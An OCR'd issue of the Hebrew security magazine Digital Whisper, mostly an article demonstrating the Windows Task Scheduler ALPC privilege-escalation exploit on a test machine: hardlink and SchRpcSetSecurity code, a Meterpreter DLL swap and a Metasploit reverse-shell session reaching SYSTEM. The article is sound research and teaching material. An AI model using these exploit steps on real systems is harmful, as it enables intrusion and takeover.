


Digital Whisper

גליון 99, אוקטובר 2018

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	אביב אברהם לוי, עמית סרפר, דניאל משה, צוות מחקר החולשות של צ'קפוינט (ערן וקנין, רומן זאיקין, אלון בוקסינר, דיקלה ברדה, ליעד מזרחי, אייל סלומון, גל אלבז ויערה שריקי) ואמיתי דן

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-99 של DigitalWhisper - גליון אוקטובר.

ממש עכשיו סיימנו את עבודת העריכה של הגליון ה-99, נשאר רק לכתוב את השורות שאתם כותבים עכשיו. לשחרר 99 גליונות זה מרגש ובהחלט הישג, אבל אנחנו נשמור את כל הדמעות, המילים וההתרגשויות לעוד חודש - כשנפרסם את הגליון ה-100 ☺

עד אז, נרצה להזכיר לכם את תחרות העיצוב שלנו, שתסתיים בקרוב, קיבלנו מספר עיצובים יפים מאוד ובזמן הקרוב ננסה להגיע להכרעה ולהכריז על הזוכים. גם עניין המימון מתקדם וכבר פנו אלינו מספר ארגונים / מוסדות / חברות שהתעניינו בנוגע לסכום המבוקש, עוד לא סגרנו עם אף אחד - אך במידה ונסגור ונקבל מימון להדפסת החולצות, נוכל לחלק אותן חינם במפגש של DC9273 (במידה ולא נשיג מימון - נמכור אותן במחיר סביר ללא מטרה להפיק מהן רווח). אתם עובדים בחברה שנראה לכם תרצה לממן את הדפסת החולצות לגליון המאה ולקבל פרסום בתמורה? נשמח אם תפנו אלינו!

כאמור, הגליון ה-100 מתפרסם בחודש הבא, וכבר קיבלנו לא מעט הצעות / הגשות מאמרים, אך יש לי חלום שהגליון ה-100 יהיה גליון גדול וחגיגי במיוחד, ולכן - לא נגביל את עצמנו בכמות העמודים והמאמרים, כך שאם אתם רוצים להגיש מאמר - נשמח לשמוע מכם!

וכמובן, לפני שנגש לתוכן המעניין שנכתב במיוחד לכם החודש, נרצה להגיד תודה לכל אלו שעמלו קשה ובזכותם הגליון ה-99 רואה אור: תודה רבה ל**אביב אברהם לוי,** תודה רבה ל**עמית סרפר,** תודה רבה ל**דניאל משה,** תודה רבה ל**צוות מחקר החולשות של צ'קפוינט (ערן וקנין, רומן זאיקין, אלון בוקסינר, דיקלה ברדה, ליעד מזרחי, אייל סלומון, גל אלבז ויערה שריקי)** ותודה רבה ל**אמיתי דן!**

קריאה נעימה,

אפיק קסטיאל וניר אדר


תוכן עניינים

Local Privilege Escalation Using Task Scheduler Service

מאת אביב אברהם לוי

מבוא

בתאריך ה-27/08/2018, החוקרת "SandboxEscaper" פרסמה בחשבון הטוויטר שלה כי היא מצאה חולשת אבטחה מסוג Zero-Day במנגנון "Advanced Local Procedure Call" המאפשר לתוקף בעל הרשאות נמוכות במערכת ההפעלה להשיג הרשאות מערכת (SYSTEM).
במאמר זה אפרט על המתקפה, תוך הצגת מימוש לדוגמה על מערכת דמה.



[הציוץ המקורי של החוקרת]

מושגי יסוד

להלן רשימה וביאורים של מושגים אשר נעשה בהם שימוש במאמר זה:

Privilege Escalation - "פירוש המונח "Privilege Escalation" הוא "הסלמת פריביליגיות" - הסלמה מלשון "סולם" עלית דרגה בסולם. Escalation Privilege מדבר בעיקר על כשלים במערכת ניהול ההרשאות בהם המשתמש מצליח לבצע פעולות בהרשאות הגבוהות מההרשאות שלו. כשלים אלה יכולים להיות כשלים אשר נובעים מאופן כתיבת המערכת או הרכיבים שבה - כתיבה לא מאובטחת, שימוש בפונקציות פגיעות או חשופות להתקפות כאלה ואחרות, אך ברב המקרים מדובר על כשלים לוגיים, כמו רכיבי מערכת שרצים עם הרשאות מסויימות ונגישים למשתמשים עם הרשאות נמוכות משלהם".

[נלקח מגיליון מספר 1 אוקטובר 2009 מאת אפיק קסטיאל]

Local Procedure Call (LPC) - LPC הוא מנגנון תקשורת בין תהליכים המסופק על-ידי Microsoft Windows NT Kernel המאפשר העברה מאובטחת של נתונים בין תהליכים. ניתן להשתמש ב-LPC

לתקשורת בין שני תהליכים ב-User-Mode, בין תהליך ב-User-Mode לבין Kernel-Mode או בין שני Drivers ב-Kernel-Mode.

Advanced Local Procedure Call (ALPC) - במערכת ההפעלה Vista, Microsoft עיצבה מחדש את LPC ושינתה את שמו ל-ALPC שהוא למעשה גרסה "חדשה יותר" של LPC. קיימים כמה תהליכים של מערכת ההפעלה אשר מספקים ממשקי ALPC ציבוריים. דוגמאות לשימוש ב- ALPC:


- Winlogon משתמש ב-ALPC כדי לתקשר עם תהליך LSASS.
- דיווח שגיאות של Windows משתמש ב-ALPC על מנת לקבל מידע על הקשר מתהליכים שקורסים.

Security Descriptor - Security Descriptor הוא הבסיס לקביעת האבטחה המשויכת לאובייקט וקובע איזה משתמש יכול לבצע פעולות מסויימות על האובייקט, מי בעל האובייקט.מבנה הנתונים עבור מידע זה נקרא Security Descriptor והוא מורכב ממספר אלמנטים, נתרכז בעיקריים:

- Owner SID
- Group SID
- Discretionary Access Control List (DACL)
- System Access Control List (SACL)

בנוסף, Security Descriptor מכיל שתי רשימות בקרת גישה (ACL) עבור כל משאב, DACL ו-SACL.

Security Identifier (SID) - SID הוא מזהה אבטחה ייחודי ובלתי משתנה של משתמש או קבוצת משתמשים.



[דיאגרמה של Security Descriptor המכיל ארבעה אלמנטים עיקריים]

Security Descriptor Definition Language String (SDDL) - SDDL String הוא תבנית מחרוזת בה משתמשים על מנת לתאר Security Descriptor עבור אובייקט לדוגמה:

```
O:owner_sid
G:group_sid
D:dacl_flags(string_ace1)(string_ace2)
S:sacl_flags(string_ace1)(string_ace2)
```

דוגמה עבור מחרוזת SDDL של קובץ:

```
O:S-1-5-21-2093731422-2129986928-4024234085-1001
G:S-1-5-21-2093731422-2129986928-4024234085-513
D:AI(A;ID;FA;;;SY)(A;ID;FA;;;BA)(A;ID;FA;;;S-1-5-21-2093731422-2129986928-
4024234085-1001)
S:AI(AU;OICINPFA;RPDTSDWD;;;BU)(AU;OICINPSA;CCSWRPDTLOSD;;;BU)
```

System Access Control List (SACL) - SACL מגדיר כיצד תבוקר גישה אל אובייקט מסוים, מאפשר לתעד גישה מוצלחת או כושלת של משתמשים וקבוצות אשר ניגשו לאובייקט מסוים כפי שהגדיר ה-Owner SID. בנוסף, הוא מכיל רשומות ACE הקובעות האם לתעד ניסיון מוצלח או כושל של משתמש או קבוצה לגשת לאובייקט.

Discretionary Access Control List (DACL) - DACL מהווה את האמצעי העיקרי לפיו ההרשאה נקבעת ומציינת למי יש גישה לאובייקט.

- ACL הוא רשימה של <account, access-rights>.
- כל רצף של <account, access-rights> ב-ACL נקרא Access Control Entries (ACE).

הבדל בין DACL ל-SACL הוא ש-DACL מציין **למי יש גישה** לקובץ ו-SACL מציין כיצד **תבוקר** גישה אל אובייקט.

Access Control Entries (ACE) - ACE הוא למעשה רשומה ברשימת בקרת גישה (ACL). ACE מכיל קבוצה של Access Rights ו-Security Identifier (SID). ה-ACE מכיל את ה-SID של החשבון שאליו מתייחס ה-ACE, ה-SID יכול להיות עבור משתמש או קבוצה. ישנם סוגים שונים של רשומות ACE המייצגים גישה לאובייקט יחיד (כגון קובץ).

ACE Strings - SDDL משתמש ב-ACE Strings בהגדרת DACL ו-SACL ב-Security Descriptor. כל ACE ב-SDDL מוקף בסוגריים, השדות שלו נמצאים בסדר הבא ומופרדים באמצעות נקודה פסיק (;)

- ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid

ACE STRING לדוגמה:


- D:**(A;OICIIO;SDGXGWGR;;;AU)**

```
ace_type:    ACCESS_ALLOWED_ACE_TYPE
ace_flags:   OBJECT_INHERIT_ACE
CONTAINER_INHERIT_ACE
INHERIT_ONLY_ACE
```

```
rights:      DELETE
             GENERIC_EXECUTE
             GENERIC_WRITE
             GENERIC_READ
account_sid: SDDL_AUTHENTICATED_USERS
```

SoftLink,HardLink ומה ההבדלים ביניהם?

- HardLink מאפשר ליצור הפניה למרחב מסוים בכונן הקשיח, דבר המאפשר יצירת קבצים מרובים המקושרים לאותו מקום בכונן הקשיח. במידה ומשתמש ישנה את נתוני אחד הקבצים, הקבצים האחרים ישתנו בהתאם. בכדי לבצע HardLink צריך גישת קריאה עבור קובץ היעד.
- SoftLink - מאפשר ליצור קובץ אשר מכיל קישור עבור המיקום של הקובץ המקורי ולא לאותו מקום בכונן הקשיח.



[דיאגרמה המסבירה את ההבדלים בין hardlink לבין softlink]

הסבר על החולשה

Task Scheduler 1.0 - נתמך מחלונות Windows 2000 ושומר את משימות כקובץ בינארי והסיומת ".job" בנתיב הבא:

```
C:\Windows\Tasks
```

Task Scheduler 2.0 - נתמך מחלונות Vista ושומר את המשימות כקובץ ובמבנה XML בנתיב הבא:

```
C:\Windows\system32\Tasks
```


ממשק ITaskSchedulerService מאפשר מספר שיטות לניהול ושליטה על משימות של Tasks Scheduler. אחתמן הפונקציות היא "SchRpcSetSecurity" אשר מגדירה את ה-Security Descriptor של התיקייה או המשימה. כאשר משתמשים בפונקציה "SchRpcSetSecurity" יש צורך להגדיר את השם של המשימה, ואת ההרשאות עבורה(SDDL):

```
HRESULT SchRpcSetSecurity(
   [in, string] const wchar_t* path,
   [in, string] const wchar_t* sddl,
   [in] DWORD flags
 );
```

כאשר יש שימוש בפונקציה "SchRpcSetSecurity" השירות Task Scheduler בודק האם קיים קובץ ".job" בתיקייה הבאה:

```
C:\Windows\Task
```


מאחר כי המשתמש שנמצא בקבוצת האורחים יכול ליצור קבצים בתיקייה, ניתן ליצור HardLink לקובץ אחר במערכת (על מנת ליצור HardLink יש צורך בהרשאות קריאה לקובץ שאליו נרצה לבצע קישור).



[שימוש ב-"cacls" על מנת להציג את-Security Descriptors של התיקייה]

הקובץ אליו נבצע HardLink הוא PrintConfig.dll אשר נטען לתהליך spoolsv.exe האחראי על הדפסות ופקסים במחשב. נציין כי בעת שימוש בפונקציה StartXpsPrintJob, התהליך spoolsv.exe טוען את הספרייה PrintConfig.dll.

נוכל להשתמש בפונקציה SchRpcSetSecurity על מנת להגדיר את ה-DACL לקובץ UpdateTask.job אשר מקושר אל PrintConfig.dll ולאחר מכן להחליפו ב-DLL אחר. לסיום נשתמש בפונקציה StartXpsPrintJob על מנת שהתהליך spoolsv.exe יטען את ה-DLL החדש ויאפשר להשתמש בהרשאות מערכת SYSTEM.



[דיאגרמה של המתקפה]

הדגמה

הפעולה הראשונה של המתקפה היא יצירת קובץ HardLink מתיקייה שיש לנו גישת כתיבה אליה ואל קובץ אשר יש לנו אליו גישת קריאה. במקרה זה המטרה היא להחליף את הקובץ PrintConfig.dll אשר נטען לאחר שימוש בפונקצית XpsPrintJob בתהליך spoolsv.exe. אז למעשה נבצע קישור בין קובץ ששמו UpdateTask.job הנמצא בתיקייה C:\WINDOWS\TASKS אל הקובץ PrintConfig.dll:

```
CreateNativeHardlink(Source, Destination);
```

```
CreateNativeHardlink(L"c:\\windows\\tasks\\UpdateTask.job", L"C:\\Windows\\System32\\DriverStore
  \\FileRepository\\prnms003.inf_amd64_d953309ec763fcc7\\Amd64\\PrintConfig.dll");
```


[שימוש של הפונקציה]

שתי הפונקציות יגדירו את ה-DACL של הקובץ UpdateTask שהוא ה-PrintConfig.dll, ויתנו הרשאות רבות (קריאה/כתיבה/הרצה) למשתמשים הנמצאים בקבוצת "משתמשים מאומתים", לדוגמה:


```
ACE Strings:
Template: ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid
Example: D:(A;OICIIO;SDGXGWGR;;;AU)

ace_type:    ACCESS_ALLOWED_ACE_TYPE
ace_flags:   OBJECT_INHERIT_ACE
             CONTAINER_INHERIT_ACE
             INHERIT_ONLY_ACE
rights:            DELETE
             GENERIC_EXECUTE
             GENERIC_WRITE
             GENERIC_READ
account_sid: SDDL_AUTHENTICATED_USERS
```

```
_SchRpcCreateFolder(handle, L"UpdateTask", L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA)
  (A;;FA;;;SY)(A;OICIIO;GA;;;SY)(A;;0x1301bf;;;AU)(A;OICIIO;SDGXGWGR;;;AU)
  (A;;0x1200a9;;;BU)(A;OICIIO;GXGR;;;BU)", 0);
_SchRpcSetSecurity(handle, L"UpdateTask", L"D:(A;;FA;;;BA)(A;OICIIO;GA;;;BA)
  (A;;FA;;;SY)(A;OICIIO;GA;;;SY)(A;;0x1301bf;;;AU)(A;OICIIO;SDGXGWGR;;;AU)
  (A;;0x1200a9;;;BU)(A;OICIIO;GXGR;;;BU)", 0);
```

[הגדרת SDDL עבור תיקייה ועבור הקובץ]



[Security Descriptors של ה-DLL לפני שינוי DACL]



[Security Descriptors של ה-DLL לאחר שינוי DACL]

לאחר שהצלחנו לשנות את ההרשאות של הקובץ PrintConfig.dll, וכי כל משתמש מאומת קיבל הרשאות כתיבה, נוכל להחליף את ה-PrintConfig.dll בקובץ אחר. ברגע שתהליך בעל הרשאות גבוהות יטען את ה-PrintConfig.dll, נוכל להשתמש בהרשאות הגבוהות של אותו תהליך. במקרה זה התהליך הוא spoolsv.exe שרץ בהרשאות מערכת SYSTEM.

ה-PrintConfig.dll הוחלף ב-DLL אשר מכיל Payload של Meterpreter שנוצר על-ידי Metasploit:

Property	Value
File Name	C:\Windows\System32\DriverStore\FileRepository\prnms003.inf_amd...
File Type	Portable Executable 64
File Info	No match found.
File Size	2.76 MB (2896896 bytes)
PE Size	2.76 MB (2896896 bytes)
Created	Friday 29 September 2017, 16.40.59
Modified	Friday 29 September 2017, 16.40.59
Accessed	Friday 29 September 2017, 16.40.59
MD5	7CD1D9EE59F49FBD3E72876F19038BE0
SHA-1	44132C1F0C63A49FAAE1C398CE3FC64E26A7BD33

[PE Size לפני כתיבה מחדש על הקובץ DLL (CFF Explorer)]


Property	Value
File Name	sitory\prnms003.inf_amd64_d953309ec763fcc7\Amd64\PrintConfig.dll
File Type	Portable Executable 64
File Info	No match found.
File Size	2.76 MB (2896896 bytes)
PE Size	5.00 KB (5120 bytes)
Created	Friday 29 September 2017, 16.40.59
Modified	Sunday 02 September 2018, 20.08.20
Accessed	Friday 29 September 2017, 16.40.59
MD5	CB29CD4C187B7C87419BDD6F834886E4
SHA-1	38C31FB69EB76DC79C6C2433A72C9212174206EF

[PE Size לאחר כתיבה מחדש על הקובץ DLL (CFF Explorer)]

לסיום על-ידי שימוש ב-XPS Print API נקרא לפונקציה XpsPrintJob אשר תטען את ה-DLL החדש שכתבנו על מנת שנוכל להשתמש בתהליך spoolsv.exe בכדי לקבל הרשאות מערכת SYSTEM:

```
msf > use multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > run

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (205379 bytes) to 192.168.157.129
[*] Meterpreter session 1 opened (192.168.157.128:4444 -> 192.168.157.1

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

[שימוש ב-Payload מסוג Meterpreter המציג את רמת ההרשאות שלו (Metasploit Framework)]



[(Process Explorer) System תהליך של Meterpreter בעל הרשאות]

סיכום

בעיית אבטחה זו מאפשרת לתוקף דרכים רבות בהן הוא יכול להעלות את רמת ההרשאות שלו, לדוגמה, לאחר מספר ימים שפורסם ה-Zero-Day התגלה פוגען חדש (PowerPool) אשר משתמש באותה שיטה של הגדרת הרשאות לקובץ, אך הקובץ שהוחלף הוא GoogleUpdate.exe הפועל בעת אתחול המחשב בהרשאות גבוהות.

מעניין לראות עוד ועוד מתקפות חדשות אשר מתגלות על-ידי חוקרים רבים. ככל הנראה Microsoft תבצע עדכון אבטחה בתאריך ה-11 בספטמבר השנה.

על המחבר

אביב אברהם לוי, בודק חדירות וחקירות מחשב בחברת מגלן, אקסנצ'ר, בזמנו החופשי מבצע אתגרי CTF ועוסק ב-Reverse Engineering Malware. תודה גדולה ליובל סיני על העזרה בתכנון וכתיבת המאמר.

מקורות מידע

- https://msdn.microsoft.com/en-us/library/cc246052.aspx
- https://www.safaribooksonline.com/library/view/windows-internals-fifth/9780735625303/ch03s06.html
- https://www.kb.cert.org/vuls/id/906424
- https://docs.microsoft.com/en-us/windows/desktop/secauthz/sid-strings
- https://blogs.technet.microsoft.com/askds/2008/04/18/the-security-descriptor-definition-language-of-love-part-1/
- https://docs.microsoft.com/en-us/windows/desktop/secauthz/security-descriptor-definition-language
- http://clintboessen.blogspot.com/2011/04/whats-difference-between-acl-ace-dacl.html
- https://msdn.microsoft.com/en-us/library/jj663148.aspx
- https://www.bleepingcomputer.com/news/security/windows-task-scheduler-zero-day-exploited-by-malware/

אנטומיה של נוזקת .NET - חלק א'

מאת עמית סרפר

מבוא

בתור חוקרי נוזקות מקצועיים, היינו רוצים לחקור לעומק את התולעת המורכבת ביותר. ובכל פעם שחברת אבטחה כזו או אחרת מפרסמת דו"ח מחקר על נוזקת-על, כזו הממומנת ע"י מעצמת-סייבר, כולנו רצים לקרוא את הדו"ח רק כדי לגלות ששוב פעם - גם האקרים הפועלים בשליחות מעצמה מעדיפים לעשות שימוש בכל מני כלים חיצוניים במקום להשתמש ב-API המובנים במערכת ההפעלה.

אך האמת היא, שעושה רושם שכלל לא צריך להיות האקר מעצמתי כדי ליצור נוזקה שיודעת להשיג את מטרתה בצורה טובה. ודוגמא טובה לכך היא הנוזקה שזכתה לכינוי "Fauxpersky", שנכתבה באמצעות AutoHotKey - כלי שכל מטרתו הוא למכן משימות ידניות, והיא הוכיחה את עצמה כיעילה בגניבת פרטי הזדהויות.

שלא כמו מה שנהוג לחשוב, מחקר נוזקות-על של מעצמות סייבר הם לא מה שחוקרי וירוסים עושים כל היום. המציאות היא שברוב הזמן אנו מעבירים את זמננו במחקר של וירוסים אשר עושים אומנם נזק רב, אך מבחינת מורכבות קוד ופיצ'רים - הם חסרי כמעט כל עניין, עושים שימוש בטכנולוגיה בסיסית ובכלל - ובינוניים מאוד.

